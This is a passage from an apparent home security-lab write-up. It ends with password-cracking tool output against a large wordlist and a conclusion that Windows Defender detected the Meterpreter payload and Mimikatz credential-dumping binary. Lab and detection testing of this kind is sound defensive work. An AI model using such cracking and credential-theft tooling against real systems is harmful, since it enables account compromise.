Restore.Point....: 14344386/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....:  kristenanne -> admin@test

Started: Fri Apr 24 04:14:55 2020
Stopped: Fri Apr 24 04:15:25 2020
root@shahrukh:~/Desktop/mimikatz-lab# _
```

Conclusion:

With Windows Defender enabled, it readily caught the malware when it was transferred to the target system and identified it as a meterpreter payload; also when the Mimikatz binary was transferred it was also readily identified and following logs were generated.



mimikatz detected



meterpreter detected

Though the meterpreter malware was not deleted and it remained there in the target system, but the session was not reliable and was terminated soon after being started. In case of Mimikatz, the binary was deleted as soon as the binary was transferred onto the target.